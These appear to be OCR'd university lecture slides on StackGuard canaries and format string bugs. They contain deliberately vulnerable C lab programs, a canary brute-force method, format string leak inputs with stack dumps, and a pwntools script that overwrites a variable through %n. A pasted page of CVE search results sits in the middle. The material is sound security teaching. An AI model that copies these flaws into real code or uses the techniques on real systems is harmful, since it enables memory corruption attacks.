Class 13

CSC 472/583 Topics of Software Security
StackGuard & Format String Bug

Dr. Si Chen (schen@wcupa.edu)

Binary Protection Mechanism

- NX/DEP (turn off execution)
- ASLR (Randomize the address)


```
➜  ~ gcc -m32 -fno-stack-protector -znoexecstack -no-pie -o event1 ./event1.c
```

turn off stack guard

West Chester University

StackGuard

- Sometimes called Stack Canaries, or Cookies
- Insert Canary (random integer) before the function being called.
- Check this value to see if it been tweaked PRIOR to Function RETURN




Cowan, Crispan, et al. "Stackguard: automatic adaptive detection and prevention of buffer-overflow attacks." *USENIX Security Symposium*. Vol. 98. 1998.

https://www.usenix.org/legacy/publications/library/proceedings/sec98/full_papers/cowan/cowan.pdf

“Canaries”

Canaries were iconically used in coal mines to **detect** the presence of carbon monoxide.

The bird's rapid breathing rate, small size, and high metabolism, compared to the miners, led birds in dangerous mines to succumb before the miners, thereby giving them time to take action.



StackGuard -- History

In 1998, the first canary was introduced and was hardcoded

0xDEADBEEF

StackGuard

- Terminator canary
  - CR, LF, 00, -1
- Single random canary
  - Using /dev/random
- Single XOR random canary
  - Xor-ed return address

Drawbacks


1. Adds overhead (huge cache footprint)
2. Only defends against stack overflows
3. NULL canaries can potentially be abused
4. Random canaries can potentially be learned

Bypass StackGuard

How to bypass StackGuard?

StackGuard: Brute force stack reading

- Overwrite canary byte by byte and try every possible value
  - If no crash → **success**
  - Crash → **wrong guess**
- Requires same canary for each thread, so can't call execve()



Canary (0xCAFEBABE):

-Buffer-	BE	BA	FE	CA

Brute force attack for finding the first byte -- "BE":

AAAA…	01	BA	FE	CA	Crash!
AAAA…	02	BA	FE	CA	Crash!
		…			
AAAA…	BD	BA	FE	CA	Crash!
AAAA…	BE	BA	FE	CA	No crash!

Brute Force Attack -- Examples

easy_canary_32.c

```c
/**
* compile cmd: gcc source.c -m32 -o bin
**/
#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>
#include <sys/wait.h>

void getflag(void) {
    char flag[100];
    FILE *fp = fopen("./flag", "r");
    if (fp == NULL) {
        puts("get flag error");
                exit(0);
    }
    fgets(flag, 100, fp);
    puts(flag);
}
void init() {
    setbuf(stdin, NULL);
    setbuf(stdout, NULL);
    setbuf(stderr, NULL);
}

void fun(void) {
    char buffer[100];
    read(STDIN_FILENO, buffer, 120);
}

int main(void) {
    init();
        pid_t pid;
        while(1) {
                pid = fork();
                if(pid < 0) {
                        puts("fork error");
                        exit(0);
                }
                else if(pid == 0) {
                        puts("welcome");
                        fun();
                        puts("recv sucess");
                }
                else {
                        wait(0);
                }
        }
}
```

easy_canary_64.c

```c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <sys/wait.h>

void getflag(void) {
    char flag[100];
    FILE *fp = fopen("./flag", "r");
    if (fp == NULL) {
        puts("get flag error");
        exit(0);
    }
    fgets(flag, 100, fp);
    puts(flag);
}

void init() {
    setbuf(stdin, NULL);
    setbuf(stdout, NULL);
    setbuf(stderr, NULL);
}

void welcome() {
    printf("Welcome to WCU Software Security Class!");
    printf("Plz leave your name:");
}

void fun(void) {
    char buffer[100];
    read(STDIN_FILENO, buffer, 128);
}

int main(void) {
    init();
    pid_t pid;
    while(1) {
        pid = fork();
        if(pid < 0) {
            puts("fork error");
            exit(0);
        }
        else if(pid == 0) {
            welcome();
            fun();
            puts("recv sucess");
        }
        else {
            wait(0);
        }
    }
}
```

Brute Force Attack -- Examples

easy_canary_32.c
easy_canary_64.c

First, download both files into a folder. And compile it by typing:

```
gcc easy_canary_32.c -m32 -o easy_canary_32 -no-pie
```

```
gcc easy_canary_64.c  -o easy_canary_64 -no-pie
```

Then, create a file with name flag and type some text

Execute the Python script: easy_canary_32.py or easy_canary_64.py

```
python easy_canary_exp_32.py
```

```
python easy_canary_exp_64.py
```

Format String Bug

Format String Bug

What is a Format String?

A Format String is an ASCII string that contains text and format parameters

printf("%s %d\n", str, a);
fprintf(stderr, "%s %d\n", str, a);
sprintf(buffer, "%s %d\n", str, a);

E.g.

```
printf("my name is:%s\n","Chen");
```

My name is Chen

Format String Bug

Format String	Output	usage
%d	Decimal (int)	Output decimal number
%s	String	Reads string from memory
%x	Hexadecimal	Output Hexadecimal Number
%n	Number of bytes written so far	Writes the number of bytes till the format string to memory

Format String Bug

```
printf("my name is:%s\n","Chen");
```

The wrong way…

```
printf(str);
```

Switch to https://
Home

Browse :
Vendors
Products
Vulnerabilities By Date
Vulnerabilities By Type

Reports :
CVSS Score Report
CVSS Score Distribution

Search :
Vendor Search
Product Search
Version Search
Vulnerability Search
By Microsoft References

Top 50 :
Vendors
Vendor Cvss Scores
Products
Product Cvss Scores
Versions

Other :
Microsoft Bulletins
Bugtraq Entries
CWE Definitions
About & Contact
Feedback
CVE Help
FAQ
Articles

External Links :
NVD Website
CWE Web Site

View CVE :
Go
(e.g.: CVE-2009-1234 or 2010-1234 or 20101234)

View BID :
Go
(e.g.: 12345)

Search By Microsoft Reference ID:
Go
(e.g.: ms10-001 or 979352)

Format String

About 5,920 results (0.33 seconds)

powered by Google Custom Search

CWE 134 Uncontrolled Format String
www.cvedetails.com/cwe-details/.../Uncontrolled-**Format-String**.html
CWE (Common weakness enumeration) 134: Uncontrolled **Format String**.

CVE-2007-4335 : Format string vulnerability in the SMTP server ...
www.cvedetails.com/cve/CVE-2007-4335/
Jul 28, 2017 ... CVE-2007-4335 : **Format string** vulnerability in the SMTP server component in Qbik WinGate 5.x and 6.x before 6.2.2 allows remote attackers to ...

CVE-2017-10685 : In ncurses 6.0, there is a format string ...
www.cvedetails.com/cve/CVE-2017-10685/
Jul 3, 2017 ... In ncurses 6.0, there is a **format string** vulnerability in the fmt_entry function. A crafted input will lead to a remote arbitrary code execution attack.

CVE-2016-4448 : Format string vulnerability in libxml2 before 2.9.4 ...
www.cvedetails.com/cve/CVE-2016-4448/
Jun 9, 2016 ... **Format string** vulnerability in libxml2 before 2.9.4 allows attackers to have unspecified impact via **format string** specifiers in unknown vectors.

CVE-2007-1681 : Format string vulnerability in ...
www.cvedetails.com/cve/CVE-2007-1681/
Jul 28, 2017 ... CVE-2007-1681 : **Format string** vulnerability in libwebconsole_services.so in Sun Java Web Console 2.2.2 through 2.2.5 allows remote ...

CVE-2004-1682 : Format string vulnerability in QNX 6.1 FTP client ...
www.cvedetails.com/cve/CVE-2004-1682/
Jul 10, 2017 ... **Format string** vulnerability in QNX 6.1 FTP client allows remote authenticated users to gain group bin privileges via **format string** specifiers in ...

CVE-2002-0690 : Format string vulnerability in McAfee Security ...
www.cvedetails.com/cve/CVE-2002-0690/
Jul 10, 2017 ... **Format string** vulnerability in McAfee Security ePolicy Orchestrator (ePO) 2.5.1 allows remote attackers to execute arbitrary code via an HTTP ...

CVE-2004-1373 : Format string vulnerability in SHOUTcast 1.9.4 ...
www.cvedetails.com/cve/CVE-2004-1373/
Jul 10, 2017 ... **Format string** vulnerability in SHOUTcast 1.9.4 allows remote attackers to cause a denial of service (application crash) and execute arbitrary ...

CVE-2015-8617 : Format string vulnerability in the ...
www.cvedetails.com/cve/CVE-2015-8617/
Jan 21, 2016 ... **Format string** vulnerability in the zend_throw_or_error function in Zend/ zend_execute_API.c in PHP 7.x before 7.0.1 allows remote attackers to ...

CVE-2004-0277 : Format string vulnerability in Dream FTP 1.02 ...
https://www.cvedetails.com/cve/CVE-2004-0277/
Jul 10, 2017 ... **Format string** vulnerability in Dream FTP 1.02 allows remote attackers to cause a denial of service (crash) and possibly execute arbitrary code ...

Example: fmt_wrong.c

```c
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[])
{
    char test[1024];
    strcpy(test, argv[1]);
    printf("You wrote:");
    printf(test);
    printf("\n");
}
```

```
quake0day@quakes-iMac ~/Documents/Sync/CSC495 Software Security/ch6 gcc fmt_wrong.c -o a
fmt_wrong.c:9:9: warning: format string is not a string literal
      (potentially insecure) [-Wformat-security]
        printf(test);
               ^~~~
fmt_wrong.c:9:9: note: treat the string as an argument to avoid this
        printf(test);
               ^
               "%s",
1 warning generated.
```

Example: fmt_wrong.c

```
quake0day@quakes-iMac ~/Documents/Sync/CSC495_Software_Security/ch6 ./a Hey
You wrote:Hey
```


%08x. %08x. %08x. %08x. %08x. %08x. %08x. %08x. %08x. %08x.
%08x. %08x. %08x. %08x. %08x. %08x. %08x. %08x. %08x. %08x.
%08x. %08x. %08x. %08x.%08x. %08x. %08x. %08x. %08x. %08x.
%08x. %08x. %08x. %08x. %08x. %08x.

- `8` says that you want to show 8 digits
- `0` that you want to prefix with `0`'s instead of just blank spaces
- `x` that you want to print in lower-case hexadecimal.

```
quake0day@quakes-iMac ~/Documents/Sync/CSC495_Software_Security/ch6 ./a $(python -c 'print "%08x."*100') 1 ↵ 207 11:49:31
You wrote:00a52b00.00012068.00000103.00000040.afd45f70.00000000.00000000.00000000.51e64400.51e64838.00000000.78383025.30252e78.2e783830.3830252e
.252e7838.78383025.30252e78.2e783830.3830252e.252e7838.78383025.30252e78.2e783830.3830252e.252e7838.78383025.30252e78.2e783830.3830252e.252e7838
.78383025.30252e78.2e783830.3830252e.252e7838.78383025.30252e78.2e783830.3830252e.252e7838.78383025.30252e78.2e783830.3830252e.252e7838.78383025
.30252e78.2e783830.3830252e.252e7838.78383025.30252e78.2e783830.3830252e.252e7838.78383025.30252e78.2e783830.3830252e.252e7838.78383025.30252e78
.2e783830.3830252e.252e7838.78383025.30252e78.2e783830.3830252e.252e7838.78383025.30252e78.2e783830.00000000.00000000.00000000.00000000.00000000
.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000
.00000000.00000000.00000000.00000000.00000000.
```

the argument is passed directly to the “printf” function.
the function didn’t find a corresponding variable or value on stack so it will start popping values off the stack

Example: fmt_wrong.c



Example: fmt_wrong.c

```
quake0day@quakes-iMac ~/Documents/Sync/CSC495 Software Security/ch6 ./a AAAA$(python -c 'print "%08x."*20')  ✓ 238 12:19:36
You wrote:AAAA00a7c200.00012068.00000103.00000040.afd45f70.00000000.00000000.00000000.5586f590.5586f9c0.00000000.41414141.3830252e.252e7838.7838
3025.30252e78.2e783830.3830252e.252e7838.78383025.
```

Notice that the value “41414141” was popped off the stack which means the prepended string is written on stack

Advanced Usage: Format String Direct Access


Format String	Output	usage
%d	Decimal (int)	Output decimal number
%s	String	Reads string from memory
%x	Hexadecimal	Output Hexadecimal Number
%n	Number of bytes written so far	Writes the number of bytes till the format string to memory

```
quake0day@quakes-iMac ~/Documents/Sync/CSC495_Software_Security/ch6 ./a AAAA$(python -c 'print "%08x."*20')  ✓ 238 12:19:36
You wrote:AAAA00a7c200.00012068.00000103.00000040.afd45f70.00000000.00000000.00000000.5586f590.5586f9c0.00000000.41414141.3830252e.252e7838.7838
3025.30252e78.2e783830.3830252e.252e7838.78383025.
```

```
quake0day@quakes-iMac ~/Documents/Sync/CSC495_Software_Security/ch6 ./a 'AAAA.%12$x'
You wrote:AAAA.41414141
```

this let's try to directly access the 12th parameter on stack using the dollar sign qualifier. "%12$x" is used which will read the 12th parameter on stack

Advanced Usage: Format String Direct Access



What is this BUG used for?

Read data in any memory address:

- %s to read data in an arbitrary memory address

Write data in any memory address:

- printf not only allows you to read but also write
- %n

```c
#include<stdio.h>

int main()
{
    int c;
    printf("This is CSC %n", &c);
    printf("%d", c);
    getchar();
    return 0;
}
```

fmt_write.c

```
quake0day@quakes-iMac ~/Documents/Sync/CSC495_Software_Security/ch6 gcc fmt_write.c -o a
quake0day@quakes-iMac ~/Documents/Sync/CSC495_Software_Security/ch6 ./a
This is CSC 12
```

In C printf(), %n is a special format specifier which instead of printing something causes printf() to load the variable pointed by the corresponding argument with **a value equal to the number of characters that have been printed by printf() before the occurrence of %n**.

```c
#include<stdio.h>

int main()
{
  int c;
  printf("This is CSC %n", &c);
  printf("%d", c);
  getchar();
  return 0;
}
```

Write data in any memory address:

%n → DWORD
%hn → WORD
%hhn → BYTE

```c
#include <stdio.h>

void main(){
  int a1, a2, a3;
  printf("AAAABBBB%n\n", &a1);
  printf("%d%n\n", a1, &a2);
  printf("%100c%n\n", a1, &a3);

  printf("\n%d %d %d\n", a1, a2, a3);
}
```

```
quake0day@quakes-iMac ~/Documents/Sync/CSC495_Software_Security/ch6 ./b
AAAABBBB
8



8 1 100
```

Format String Bug Example:

```c
#include <stdio.h>
#include <stdlib.h>

unsigned int token = 0xdeadbeef;

int main() {
    char buffer[200];
    scanf("%199s", buffer);
    printf(buffer);
    printf("\nToken = 0x%x\n", token);
    if (token == 0xcafebabe) {
        puts("Winner!");
    }
    else {
        puts("Loser!");
    }
}
```

```
gcc fmtstr.c -o fmtstr -m32 -no-pie
```

Goal: Modify **token** from **0xdeadbeef** to **0xcafebabe**

```
➜  canary nm fmtstr | grep token
0804a028 D token
```

Format String Bug Example:

```c
#include <stdio.h>
#include <stdlib.h>

unsigned int token = 0xdeadbeef;

int main() {
    char buffer[200];
    scanf("%199s", buffer);
    printf(buffer);
    printf("\nToken = 0x%x\n", token);
    if (token == 0xcafebabe) {
        puts("Winner!");
    }
    else {
        puts("Loser!");
    }
}
```

```
➜  canary nm fmtstr | grep token
0804a028 D token
```

use **nm** to find token's address


```python
#!/usr/bin/python

from pwn import *

token_addr = 0x0804a028

def main():
    p = process("./fmtstr")
    payload = fmtstr_payload(5, {token_addr: 0xcafebabe})
    log.info("Sending payload: %s" % payload)
    p.sendline(payload)

    data = p.recvall()
    realdata = data[data.find("Token"):]
    log.success(realdata)

if __name__ == "__main__":
    main()
```

Goal: Modify **token** from **0xdeadbeef** to **0xcafebabe**

What is this BUG used for?

Disclose sensitive information:


- Variable(s)
- EBP value
- The correct location for putting Shellcode



What is this BUG used for?

Disclose StackGuard Canary:

